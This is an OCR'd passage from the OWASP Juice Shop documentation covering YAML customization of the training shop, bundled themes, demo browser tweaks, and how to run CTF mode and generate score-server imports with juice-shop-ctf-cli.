    - `urlForProductTamperingChallenge` sets the original link of the product which is the target for the "product tampering" challenge. Overrides `deletedDate` with `null` (*must be defined on exactly one product*)
    - `useForChristmasSpecialChallenge` marks a product as the target for the "christmas special" challenge. Overrides `deletedDate` with `2014-12-27` (*must be* `true` *on exactly one product*)
    - `fileForRetrieveBlueprintChallenge` (*must be* `true` *on exactly one product*) filename in `/app/public/images/products` *or* URL of a file download to that folder and then use as the target for the Retrieve Blueprint challenge. If a filename is specified but the file does not exist in `/app/public/images/products` the challenge is still solvable by just requesting it from the server. Defaults to ⚠ `JuiceShop.stl`. ***Important note:*** *To make this challenge realistically solvable, include some kind of hint to the blueprint file's name/type in the product image (e.g. its* `Exif` *metadata) or in the product description*
    - `reviews` a sub-list which adds reviews to a product (*optional*)
        - `text` of the review (*mandatory*)
        - `author` of the review from the following list of pre-defined users in the database: `admin`, `jim`, `bender`, `ciso`, `support`, `morty` or `mc.safesearch` (*mandatory*)

Configuration example

```
server:
  port: 3000
application:
  domain: juice-sh.op
  name: 'OWASP Juice Shop'
  logo: JuiceShop_Logo.png
  favicon: favicon_v2.ico
  numberOfRandomFakeUsers: 0
```

```
    showChallengeSolvedNotifications: true
    showCtfFlagsInNotifications: false
    showChallengeHints: true
    showVersionNumber: true
    theme: slate
    gitHubRibbon: orange
    twitterUrl: 'https://twitter.com/owasp_juiceshop'
    facebookUrl: 'https://www.facebook.com/owasp.juiceshop'
    planetOverlayMap: orangemap2k.jpg
    planetName: Orangeuze
    recyclePage:
      topProductImage: fruit_press.jpg
      bottomProductImage: apple_pressings.jpg
    altcoinName: Juicycoin
    cookieConsent:
      backgroundColor: '#eb6c44'
      textColor: '#ffffff'
      buttonColor: '#f5d948'
      buttonTextColor: '#000000'
      message: 'This website uses fruit cookies to ensure you get the juiciest tracking
experience.'
      dismissText: 'Me want it!'
      linkText: 'But me wait!'
      linkUrl: 'https://www.youtube.com/watch?v=9PnbKL3wuH4'
    securityTxt:
      contact: 'mailto:donotreply@owasp-juice.shop'
      encryption: 'https://pgp.mit.edu/pks/lookup?op=get&search=0x062A85A8CBFBDCDA'
      acknowledgements: '/#/score-board'
  products:
    -
      name: 'Apple Juice (1000ml)'
      price: 1.99
      description: 'The all-time classic.'
      image: apple_juice.jpg
      reviews:
        - { text: 'One of my favorites!', author: admin }
  # ~~~~~ ... ~~~~~~
    -
      name: 'OWASP SSL Advanced Forensic Tool (O-Saft)'
      description: 'O-Saft is an easy to use tool to show information about SSL certific
ate and tests the SSL connection according given list of ciphers and various SSL confi
gurations.'
      price: 0.01
      image: orange_juice.jpg
      urlForProductTamperingChallenge: 'https://www.owasp.org/index.php/O-Saft'
    -
      name: 'Christmas Super-Surprise-Box (2014 Edition)'
      description: 'Contains a random selection of 10 bottles (each 500ml) of our tastie
st juices and an extra fan shirt for an unbeatable price!'
      price: 29.99
      image: undefined.jpg
      useForChristmasSpecialChallenge: true
    -
```

```
    name: 'OWASP Juice Shop Sticker (2015/2016 design)'
    description: 'Die-cut sticker with the official 2015/2016 logo. By now this is a r
are collectors item. <em>Out of stock!</em>'
    price: 999.99
    image: sticker.png
    deletedDate: '2017-04-28'
# ~~~~~ ... ~~~~~~
  -
    name: 'OWASP Juice Shop Logo (3D-printed)'
    description: 'This rare item was designed and handcrafted in Sweden. This is why i
t is so incredibly expensive despite its complete lack of purpose.'
    price: 99.99
    image: 3d_keychain.jpg
    fileForRetrieveBlueprintChallenge: JuiceShop.stl
# ~~~~~ ... ~~~~~~
```

Overriding default settings

When creating your own YAML configuration file, you can rely on the existing default values and only overwrite what you want to change. The provided `config/ctf.yml` file for capture-the-flag events for example is as short as this:

```
application:
  logo: JuiceShopCTF_Logo.png
  favicon: favicon_ctf.ico
  showCtfFlagsInNotifications: true
  showChallengeHints: false
  showVersionNumber: false
  gitHubRibbon: none
```

Testing customizations

To verify if your custom configuration will not break any of the challenges, you should run the end-to-end tests via `npm run protractor`. If they pass, all challenges will be working fine!


Provided customizations


The following three customizations are provided out of the box by OWASP Juice Shop:

- 7 Minute Security: Full conversion https://7ms.us-theme for the first podcast that picked up the Juice Shop way before it was famous! 😎
- Mozilla-CTF: Another full conversion theme harvested and refined from the Mozilla Austin CTF-event! 🌎
- The BodgeIt Store: An homage to our server-side rendered ancestor. May it rest in

JSPs! 💀

- Sick-Shop: A store that offers a variety of illnesses and the original PoC theme for the customization feature. *Achoo!* Bless you! 🤧
- CTF-mode: Keeps the Juice Shop in its default layout but disabled hints while enabling CTF flag codes in the *"challenge solved"*-notifications. Refer to Hosting a CTF event to learn more about running a CTF-event with OWASP Juice Shop. 🚩
- Quiet mode: Keeps the Juice Shop in its default layout but hides all *"challenge solved"*-notifications, GitHub ribbon and challenge hints. 🔕
- OWASP Juice Box: If you find *jo͞osbäks* much easier to pronounce than *jo͞osSHäp*, this customization is for you. 🇺🇸





Additional Browser tweaks


Consider you are doing a live demo with a highly customized corporate theme. Your narrative is, that this *really* is an upcoming eCommerce application *of that company*. Walking the "happy path" might now lure you into two situations which could spoil the immersion for the audience.

Coupon codes on social media

If you changed the `twitterUrl` / `facebookUrl` to the company's own account/page, you will most likely not find any coupon codes posted there. You will probably fail to convince the social media team to tweet or retweet some coupon code for an application that does not even exist!

OAuth Login


Another immersion spoiler occurs when demonstrating the *Log in with Google* functionality, which will show you the application name registered on Google Cloud Platform: *OWASP Juice Shop*! There is no way to convince Google to show anything else for obvious trust and integrity reasons.



On-the-fly text replacement

You can solve both of the above problems *in your own Browser* by replacing text on the fly when the Twitter, Facebook or Google-Login page is loaded. For Chrome Word Replacer II is a plugin that does this work for you with very little setup effort. For Firefox FoxReplace does a similar job. After installing either plugin you have to create two text replacements:

1. Create a replacement for `OWASP Juice Shop` (as it appears on Google-Login) with your own application name. Best use `application.name` from your configuration.
2. Create another replacement for a complete or partial Tweet or Facebook post with some marketing text and an actual coupon code. You can get valid coupon codes from the OWASP Juice Shop Twitter feed: https://twitter.com/owasp_juiceshop.



3. Enable the plugin and verify your replacements work:


Anmeldung
Weiter zu KN SwagLOG
E-Mail oder Telefonnummer
E-Mail-Adresse vergessen?
Konto erstellen
WEITER


Hosting a CTF event

> In computer security, Capture the Flag (CTF) is a computer security competition. CTF contests are usually designed to serve as an educational exercise to give participants experience in securing a machine, as well as conducting and reacting to the sort of attacks found in the real world. Reverse-engineering, network sniffing, protocol analysis, system administration, programming, and cryptanalysis are all skills which have been required by prior CTF contests at DEF CON. There are two main styles of capture the flag competitions: attack/defense and jeopardy.
>
> In an attack/defense style competition, each team is given a machine (or a small network) to defend on an isolated network. Teams are scored on both their success in defending their assigned machine and on their success in attacking the other team's machines. Depending on the nature of the particular CTF game, teams may either be attempting to take an opponent's flag from their machine or teams may be attempting to plant their own flag on their opponent's machine. Two of the more prominent attack/defense CTF's are held every year at DEF CON, the largest hacker conference, and the NYU-CSAW (Cyber Security Awareness Week), the largest student cyber-security contest.
>
> Jeopardy-style competitions usually involve multiple categories of problems, each of which contains a variety of questions of different point values and difficulties. Teams attempt to earn the most points in the competition's time frame (for example 24 hours), but do not directly attack each other. Rather than a race, this style of game play encourages taking time to approach challenges and prioritizes quantity of correct submissions over the timing.[1]

OWASP Juice Shop can be run in a special configuration that allows to use it in Capture-the-flag (CTF) events. This can add some extra motivation and fun competition for the participants of a security training or workshop.

Running Juice Shop in CTF-mode

Juice Shop supports *Jeopardy-style CTFs* by generating a unique *CTF flag code* for each solved challenge.



These codes are not displayed by default, but can be made visible by running the application with the `config/ctf.yml` configuration:

```
set NODE_ENV=ctf     # on Windows
export NODE_ENV=ctf  # on Linux

npm start
```


On Linux you can also pass the `NODE_ENV` in directly in a single command

```
NODE_ENV=ctf npm start
```

When running the application as a Docker container instead execute

```
docker run -d -e "NODE_ENV=ctf" -p 3000:3000 bkimminich/juice-shop
```

The `ctf.yml` configuration furthermore hides the GitHub ribbon in the top right corner of the screen. It also hides all hints from the score board. Instead it will make the *solved*-labels on the score board clickable which results in the corresponding *"challenge solved!"*-notification being repeated. This can be useful in case you forgot to copy a flag code before closing the corresponding notification.



Overriding the `ctf.key`

Juice Shop uses the content of the provided `ctf.key` file as the secret component of the generated CTF flag codes. If you want to make sure that your flag codes are not the same for every hosted CTF event, you need to override that secret key.

The simplest way to do so, is by providing an alternative secret key via the `CTF_KEY` environment variable:

```
set CTF_KEY=xxxxxxxxxxxxxxx     # on Windows
export CTF_KEY=xxxxxxxxxxxxxxx  # on Linux
```

or when using Docker

```
docker run -d -e "CTF_KEY=xxxxxxxxxxxxxxx" -e "NODE_ENV=ctf" -p 3000:3000 bkimminich/j
uice-shop
```


CTF event infrastructure

The pivotal point of any Jeopardy-style CTF event is a central score-tracking server. It manages the status of the CTF, typically including

- registration dialogs for teams and users
- leader board of users/teams participating in the event
- challenge board with the open/solved hacking tasks and their score value
- which challenges have been solved already and by whom

Apart from the score-tracking server, each participant must have their own instance of OWASP Juice Shop. As explained in the Single-user restriction section, having a shared instance for each team is strongly discouraged, because Juice Shop is programmed as a single-user application. It is absolutely important that all Juice Shop instances participating in a CTF use the same secret key to generate their CTF flag codes. The score server must be set up accordingly to accept exactly those flag codes for solving the hacking challenges and allocating their score to the first team/user that solved it.

As long as the flag code key is identical for all of them, it does not matter which run option for the Juice Shop each participant uses: Local Node.js, Docker container or Heroku/Amazon EC2 instances all work fine as they are independently running anyway! *There is no runtime dependency to the score server* either, as participants simply enter the flag code they see upon solving a challenge manually somewhere on the score server's user interface, typically via their browser:



Setting up CTF score servers for Juice Shop

Juice Shop comes with the convenient `juice-shop-ctf-cli` tool to to simplify the hosting of CTFs using popular open source frameworks or game servers. This can significantly speed up your setup time for an event, because things like using the same secret key for the flag codes are taken care of mostly automatic.

Generating challenge import files with `juice-shop-ctf-cli`

The `juice-shop-ctf-cli` is a simple command line tool, which will generate a file compatible with your chosen CTF framework's data backup format. This can be imported to populate its database and generate mirror images of all current Juice Shop challenges on the score server. The following instructions were written for v5.0.0 of `juice-shop-ctf-cli`.


To install `juice-shop-ctf-cli` you need to have Node.js 8.x or higher installed. Simply execute

```
npm install -g juice-shop-ctf-cli
```

and then run the tool with

```
juice-shop-ctf
```

The tool will now ask a series of questions. All questions have default answers available which you can choose by simply hitting `ENTER`.



1. **CTF framework to generate data for?** Offers a selectable choice between the supported CTF frameworks, which for v5.0.0 are

    - `CTFd` which is a very well-written and stable piece of Open Source Software. This is the default choice.
    - `FBCTF` from Facebook which is visually more advanced though not as frequently updated at CTFd.
2. **Juice Shop URL to retrieve challenges?** URL of a *running* Juice Shop server where the tool will retrieve the existing challenges from via the `/api/Challenges` API. Defaults to `https://juice-shop.herokuapp.com` which always hosts the latest official released version of OWASP Juice Shop.
3. **Secret key URL to ctf.key file?** Either a secret key to use for the CTF flag codes *or* a URL to a file containing such a key. Defaults to `https://raw.githubusercontent.com/bkimminich/juice-shop/master/ctf.key` which is the key file provided with the latest official OWASP Juice Shop release. See Overriding the `ctf.key` for more information.
4. **URL to country-mapping.yml file?** URL of a mapping configuration of challenges to countries, which is only asked when `FBCTF` was selected. Defaults to `https://raw.githubusercontent.com/bkimminich/juice-shop/master/config/fbctf.yml`
5. **Insert a text hint along with each challenge?** Offers a selectable choice between
    - `No text hints` will not add any hint texts to the challenges. This is the default choice.
    - `Free text hints` will add the `Challenge.hint` property from the Juice Shop database as hint to the corresponding challenge on the CTF score server. Viewing this hint is free.
